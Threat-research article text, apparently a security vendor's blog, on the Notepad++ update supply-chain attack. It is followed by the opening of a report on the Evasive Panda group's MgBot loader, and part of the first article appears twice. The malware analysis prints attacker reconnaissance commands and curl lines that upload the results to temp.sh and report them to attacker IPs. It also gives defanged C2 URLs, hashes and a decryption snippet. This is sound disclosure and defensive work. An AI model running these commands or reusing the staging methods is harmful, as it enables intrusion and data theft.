  • Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.

Chain #3: October 2025

In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:

  • BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
  • log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
  • BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).

This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.

Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:

  1. In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
  2. The Beacon configurations are encrypted with the XOR key CRAZY;
  3. Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).

Return of chain #2 and changes in URLs: October 2025

In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.

Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:

  • http://95.179.213[.]0/update/install.exe;
  • http://95.179.213[.]0/update/update.exe;
  • http://95.179.213[.]0/update/AutoUpdater.exe.

We didn’t observe any new payloads deployed from these URLs — they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.

Conclusion

Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector — they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:

The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:

  • Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
  • Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent — both these steps will make it possible to detect chain #1 and chain #2 deployments;
  • Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
  • Use the specific IoCs listed below to identify known malicious domains and files.

Detection by Kaspersky solutions

Kaspersky security solutions, such as Kaspersky Next Endpoint Detection and Response Expert, successfully detect malicious activity in the attacks described above.

Let’s take a closer look at Kaspersky Next EDR Expert.

One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.

In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.

In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.

To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.

The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:

  1. Indicators of compromise:
    1. malicious URLs used to extract information from the targeted infrastructure;
    2. malicious file names and hashes that were detected in this campaign.
  2. Suspicious activity on the host:
    1. unusual command lines specific to these attacks;
    2. suspicious network activity from Notepad++ processes and an abnormal process tree;
    3. traces of data collection, e.g. single-character file names.

Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.

We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.

For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.

Indicators of compromise

URLs used for malicious Notepad++ update deployments
http://45.76.155[.]202/update/update.exe
http://45.32.144[.]255/update/update.exe
http://95.179.213[.]0/update/update.exe
http://95.179.213[.]0/update/install.exe
http://95.179.213[.]0/update/AutoUpdater.exe

System information upload URLs
http://45.76.155[.]202/list
https://self-dns.it[.]com/list

URLs used by Metasploit downloaders to deploy Cobalt Strike beacons
https://45.77.31[.]210/users/admin
https://cdncheck.it[.]com/users/admin
https://safe-dns.it[.]com/help/Get-Start

URLs used by Cobalt Strike Beacons delivered by malicious Notepad++ updaters
https://45.77.31[.]210/api/update/v1
https://45.77.31[.]210/api/FileUpload/submit
https://cdncheck.it[.]com/api/update/v1
https://cdncheck.it[.]com/api/Metadata/submit
https://cdncheck.it[.]com/api/getInfo/v1
https://cdncheck.it[.]com/api/FileUpload/submit
https://safe-dns.it[.]com/resolve
https://safe-dns.it[.]com/dns-query

URLs used by the Chrysalis backdoor and the Cobalt Strike Beacon payloads associated with it, as previously identified by Rapid7
https://api.skycloudcenter[.]com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
https://api.wiresguard[.]com/update/v1
https://api.wiresguard[.]com/api/FileUpload/submit

URLs related to Cobalt Strike Beacons uploaded to multiscanners, as previously identified by Rapid7
http://59.110.7[.]32:8880/uffhxpSy
http://59.110.7[.]32:8880/api/getBasicInfo/v1
http://59.110.7[.]32:8880/api/Metadata/submit
http://124.222.137[.]114:9999/3yZR31VK
http://124.222.137[.]114:9999/api/updateStatus/v1
http://124.222.137[.]114:9999/api/Info/submit
https://api.wiresguard[.]com/users/system
https://api.wiresguard[.]com/api/getInfo/v1

Malicious updater.exe hashes
8e6e505438c21f3d281e1cc257abdbf7223b7f5a
90e677d7ff5844407b9c073e3b7e896e078e11cd
573549869e84544e3ef253bdba79851dcde4963a
13179c8f19fbf3d8473c49983a199e6cb4f318f0
4c9aac447bf732acc97992290aa7a187b967ee2c
821c0cafb2aab0f063ef7e313f64313fc81d46cd

Hashes of malicious auxiliary files
06a6a5a39193075734a32e0235bde0e979c27228 — load
9c3ba38890ed984a25abb6a094b5dbf052f22fa7 — load
ca4b6fe0c69472cd3d63b212eb805b7f65710d33 — alien.ini
0d0f315fd8cf408a483f8e2dd1e69422629ed9fd — alien.ini
2a476cfb85fbf012fdbe63a37642c11afa5cf020 — alien.ini

Malicious file hashes, as previously identified by Rapid7
d7ffd7b588880cf61b603346a3557e7cce648c93
94dffa9de5b665dc51bc36e2693b8a3a0a4cc6b8
21a942273c14e4b9d3faa58e4de1fd4d5014a1ed
7e0790226ea461bcc9ecd4be3c315ace41e1c122
f7910d943a013eede24ac89d6388c1b98f8b3717
73d9d0139eaf89b7df34ceeb60e5f8c7cd2463bf
bd4915b3597942d88f319740a9b803cc51585c4a
c68d09dd50e357fd3de17a70b7724f8949441d77
813ace987a61af909c053607635489ee984534f4
9fbf2195dee991b1e5a727fd51391dcc2d7a4b16
07d2a01e1dc94d59d5ca3bdf0c7848553ae91a51
3090ecf034337857f786084fb14e63354e271c5d
d0662eadbe5ba92acbd3485d8187112543bcfbf5
9c0eff4deeb626730ad6a05c85eb138df48372ce

Malicious file paths
%appdata%\ProShow\load
%appdata%\Adobe\Scripts\alien.ini
%appdata%\Bluetooth\BluetoothService

  •  

The Notepad++ supply chain attack — unnoticed execution chains and new IoCs

UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.

Introduction

On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.

Multiple execution chains and payloads

Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.

We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:

  • Individuals located in Vietnam, El Salvador, and Australia;
  • A government organization located in the Philippines;
  • A financial organization located in El Salvador;
  • An IT service provider organization located in Vietnam.

Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.

In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.

Chain #1: late July and early August 2025

We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.

The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:

  1. The file creates a directory named %appdata%\ProShow and sets it as the current directory;
  2. It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;
  3. Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
  4. Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.

Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.

After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:

  • Drops the following files to the %appdata%\ProShow directory:
    • ProShow.exe (SHA1: defb05d5a91e4920c9e22de2d81c5dc9b95a9a7c)
    • defscr (SHA1: 259cd3542dea998c57f67ffdd4543ab836e3d2a3)
    • if.dnt (SHA1: 46654a7ad6bc809b623c51938954de48e27a5618)
    • proshow.crs
    • proshow.phd
    • proshow_e.bmp (SHA1: 9df6ecc47b192260826c247bf8d40384aa6e6fd6)
    • load (SHA1: 06a6a5a39193075734a32e0235bde0e979c27228)
  • Executes the dropped ProShow.exe file.

The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it — likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.

Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed — rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.

The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.

The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.

Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:

  • In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
  • The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.

We have not further seen any infections leveraging chain #1 since early August 2025.

Chain #2: mid- and late September 2025

A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:

  • Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
  • Dropped a next-stage payload on disk and launched it.

Regarding system information, attackers made the following changes to how it was collected:

  • They changed the working directory to %APPDATA%\Adobe\Scripts;
  • They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.

The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.

As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:

  • alien.dll (SHA1: 6444dab57d93ce987c22da66b3706d5d7fc226da);
  • lua5.1.dll (SHA1: 2ab0758dda4e71aee6f4c8e4c0265a796518f07d);
  • script.exe (SHA1: bf996a709835c0c16cce1015e6d44fc95e08a38a);
  • alien.ini (SHA1: ca4b6fe0c69472cd3d63b212eb805b7f65710d33).

Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.

All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:

As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.

The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.

The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.

Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:

  • cmd /c whoami >> a.txt
  • cmd /c tasklist >> a.txt
  • cmd /c systeminfo >> a.txt
  • cmd /c netstat -ano >> a.txt

Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.

The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:

  • Changed the system information upload URL to https://self-dns.it[.]com/list;
  • Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
  • Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
  • Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.

Chain #3: October 2025

In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:

  • BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
  • log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
  • BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).

This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.

Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:

  1. In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
  2. The Beacon configurations are encrypted with the XOR key CRAZY;
  3. Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).

Return of chain #2 and changes in URLs: October 2025

In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.

Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:

  • http://95.179.213[.]0/update/install.exe;
  • http://95.179.213[.]0/update/update.exe;
  • http://95.179.213[.]0/update/AutoUpdater.exe.

We didn’t observe any new payloads deployed from these URLs — they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.

Conclusion

Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector — they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:

The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:

  • Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
  • Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent — both these steps will make it possible to detect chain #1 and chain #2 deployments;
  • Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
  • Use the specific IoCs listed below to identify known malicious domains and files.

Detection by Kaspersky solutions

Kaspersky security solutions, such as Kaspersky Next Endpoint Detection and Response Expert, successfully detect malicious activity in the attacks described above.

Let’s take a closer look at Kaspersky Next EDR Expert.

One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.

In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.

In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.

To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.

The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:

  1. Indicators of compromise:
    1. malicious URLs used to extract information from the targeted infrastructure;
    2. malicious file names and hashes that were detected in this campaign.
  2. Suspicious activity on the host:
    1. unusual command lines specific to these attacks;
    2. suspicious network activity from Notepad++ processes and an abnormal process tree;
    3. traces of data collection, e.g. single-character file names.

Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.

We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.

For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.

Indicators of compromise

URLs used for malicious Notepad++ update deployments
http://45.76.155[.]202/update/update.exe
http://45.32.144[.]255/update/update.exe
http://95.179.213[.]0/update/update.exe
http://95.179.213[.]0/update/install.exe
http://95.179.213[.]0/update/AutoUpdater.exe

System information upload URLs
http://45.76.155[.]202/list
https://self-dns.it[.]com/list

URLs used by Metasploit downloaders to deploy Cobalt Strike beacons
https://45.77.31[.]210/users/admin
https://cdncheck.it[.]com/users/admin
https://safe-dns.it[.]com/help/Get-Start

URLs used by Cobalt Strike Beacons delivered by malicious Notepad++ updaters
https://45.77.31[.]210/api/update/v1
https://45.77.31[.]210/api/FileUpload/submit
https://cdncheck.it[.]com/api/update/v1
https://cdncheck.it[.]com/api/Metadata/submit
https://cdncheck.it[.]com/api/getInfo/v1
https://cdncheck.it[.]com/api/FileUpload/submit
https://safe-dns.it[.]com/resolve
https://safe-dns.it[.]com/dns-query

URLs used by the Chrysalis backdoor and the Cobalt Strike Beacon payloads associated with it, as previously identified by Rapid7
https://api.skycloudcenter[.]com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
https://api.wiresguard[.]com/update/v1
https://api.wiresguard[.]com/api/FileUpload/submit

URLs related to Cobalt Strike Beacons uploaded to multiscanners, as previously identified by Rapid7
http://59.110.7[.]32:8880/uffhxpSy
http://59.110.7[.]32:8880/api/getBasicInfo/v1
http://59.110.7[.]32:8880/api/Metadata/submit
http://124.222.137[.]114:9999/3yZR31VK
http://124.222.137[.]114:9999/api/updateStatus/v1
http://124.222.137[.]114:9999/api/Info/submit
https://api.wiresguard[.]com/users/system
https://api.wiresguard[.]com/api/getInfo/v1

Malicious updater.exe hashes
8e6e505438c21f3d281e1cc257abdbf7223b7f5a
90e677d7ff5844407b9c073e3b7e896e078e11cd
573549869e84544e3ef253bdba79851dcde4963a
13179c8f19fbf3d8473c49983a199e6cb4f318f0
4c9aac447bf732acc97992290aa7a187b967ee2c
821c0cafb2aab0f063ef7e313f64313fc81d46cd

Hashes of malicious auxiliary files
06a6a5a39193075734a32e0235bde0e979c27228 — load
9c3ba38890ed984a25abb6a094b5dbf052f22fa7 — load
ca4b6fe0c69472cd3d63b212eb805b7f65710d33 — alien.ini
0d0f315fd8cf408a483f8e2dd1e69422629ed9fd — alien.ini
2a476cfb85fbf012fdbe63a37642c11afa5cf020 — alien.ini

Malicious file hashes, as previously identified by Rapid7
d7ffd7b588880cf61b603346a3557e7cce648c93
94dffa9de5b665dc51bc36e2693b8a3a0a4cc6b8
21a942273c14e4b9d3faa58e4de1fd4d5014a1ed
7e0790226ea461bcc9ecd4be3c315ace41e1c122
f7910d943a013eede24ac89d6388c1b98f8b3717
73d9d0139eaf89b7df34ceeb60e5f8c7cd2463bf
bd4915b3597942d88f319740a9b803cc51585c4a
c68d09dd50e357fd3de17a70b7724f8949441d77
813ace987a61af909c053607635489ee984534f4
9fbf2195dee991b1e5a727fd51391dcc2d7a4b16
07d2a01e1dc94d59d5ca3bdf0c7848553ae91a51
3090ecf034337857f786084fb14e63354e271c5d
d0662eadbe5ba92acbd3485d8187112543bcfbf5
9c0eff4deeb626730ad6a05c85eb138df48372ce

Malicious file paths
%appdata%\ProShow\load
%appdata%\Adobe\Scripts\alien.ini
%appdata%\Bluetooth\BluetoothService

  •  

Evasive Panda APT poisons DNS requests to deliver MgBot

Introduction

The Evasive Panda APT group (also known as Bronze Highland, Daggerfly, and StormBamboo) has been active since 2012, targeting multiple industries with sophisticated, evolving tactics. Our latest research (June 2025) reveals that the attackers conducted highly-targeted campaigns, which started in November 2022 and ran until November 2024.

The group mainly performed adversary-in-the-middle (AitM) attacks on specific victims. These included techniques such as dropping loaders into specific locations and storing encrypted parts of the malware on attacker-controlled servers, which were resolved as a response to specific website DNS requests. Notably, the attackers have developed a new loader that evades detection when infecting its targets, and even employed hybrid encryption practices to complicate analysis and make implants unique to each victim.

Furthermore, the group has developed an injector that allows them to execute their MgBot implant in memory by injecting it into legitimate processes. It resides in the memory space of a decade-old signed executable by using DLL sideloading and enables them to maintain a stealthy presence in compromised systems for extended periods.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

Technical details

Initial infection vector

The threat actor commonly uses lures that are disguised as new updates to known third-party applications or popular system applications trusted by hundreds of users over the years.

In this campaign, the attackers used an executable disguised as an update package for SohuVA, which is a streaming app developed by Sohu Inc., a Chinese internet company. The malicious package, named sohuva_update_10.2.29.1-lup-s-tp.exe, clearly impersonates a real SohuVA update to deliver malware from the following resource, as indicated by our telemetry:

http://p2p.hd.sohu.com[.]cn/foxd/gz?file=sohunewplayer_7.0.22.1_03_29_13_13_union.exe&new=/66/157/ovztb0wktdmakeszwh2eha.exe

There is a possibility that the attackers used a DNS poisoning attack to alter the DNS response of p2p.hd.sohu.com[.]cn to an attacker-controlled server’s IP address, while the genuine update module of the SohuVA application tries to update its binaries located in appdata\roaming\shapp\7.0.18.0\package. Although we were unable to verify this at the time of analysis, we can make an educated guess, given that it is still unknown what triggered the update mechanism.

Furthermore, our analysis of the infection process has identified several additional campaigns pursued by the same group. For example, they utilized a fake updater for the iQIYI Video application, a popular platform for streaming Asian media content similar to SohuVA. This fake updater was dropped into the application’s installation folder and executed by the legitimate service qiyiservice.exe. Upon execution, the fake updater initiated malicious activity on the victim’s system, and we have identified that the same method is used for IObit Smart Defrag and Tencent QQ applications.

The initial loader was developed in C++ using the Windows Template Library (WTL). Its code bears a strong resemblance to Wizard97Test, a WTL sample application hosted on Microsoft’s GitHub. The attackers appear to have embedded malicious code within this project to effectively conceal their malicious intentions.

The loader first decrypts the encrypted configuration buffer by employing an XOR-based decryption algorithm:

for ( index = 0; index < v6; index = (index + 1) )
{
if ( index >= 5156 )
break;
mw_configindex ^= (&mw_deflated_config + (index & 3));
}

After decryption, it decompresses the LZMA-compressed buffer into the allocated buffer, and all of the configuration is exposed, including several components:

  • Malware installation path: %ProgramData%\Microsoft\MF
  • Resource domain: http://www.dictionary.com/
  • Resource URI: image?id=115832434703699686&product=dict-homepage.png
  • MgBot encrypted configuration

The malware also checks the name of the logged-in user in the system and performs actions accordingly. If the username is SYSTEM, the malware copies itself with a different name by appending the ext.exe suffix inside the current working directory. Then it uses the ShellExecuteW API to execute the newly created version. Notably, all relevant strings in the malware, such as SYSTEM and ext.exe, are encrypted, and the loader decrypts them with a specific XOR algorithm.

Decryption routine of encrypted strings

Decryption routine of encrypted strings

If the username is not SYSTEM, the malware first copies explorer.exe into %TEMP%, naming the instance as tmpX.tmp (where X is an incremented decimal number), and then deletes the original file. The purpose of this activity is unclear, but it consumes high system resources. Next, the loader decrypts the kernel32.dll and VirtualProtect strings to retrieve their base addresses by calling the GetProcAddress API. Afterwards, it uses a single-byte XOR key to decrypt the shellcode, which is 9556 bytes long, and stores it at the same address in the .data section. Since the .data section does not have execute permission, the malware uses the VirtualProtect API to set the permission for the section. This allows for the decrypted shellcode to be executed without alerting security products by allocating new memory blocks. Before executing the shellcode, the malware prepares a 16-byte-long parameter structure that contains several items, with the most important one being the address of the encrypted MgBot configuration buffer.

Multi-stage shellcode execution

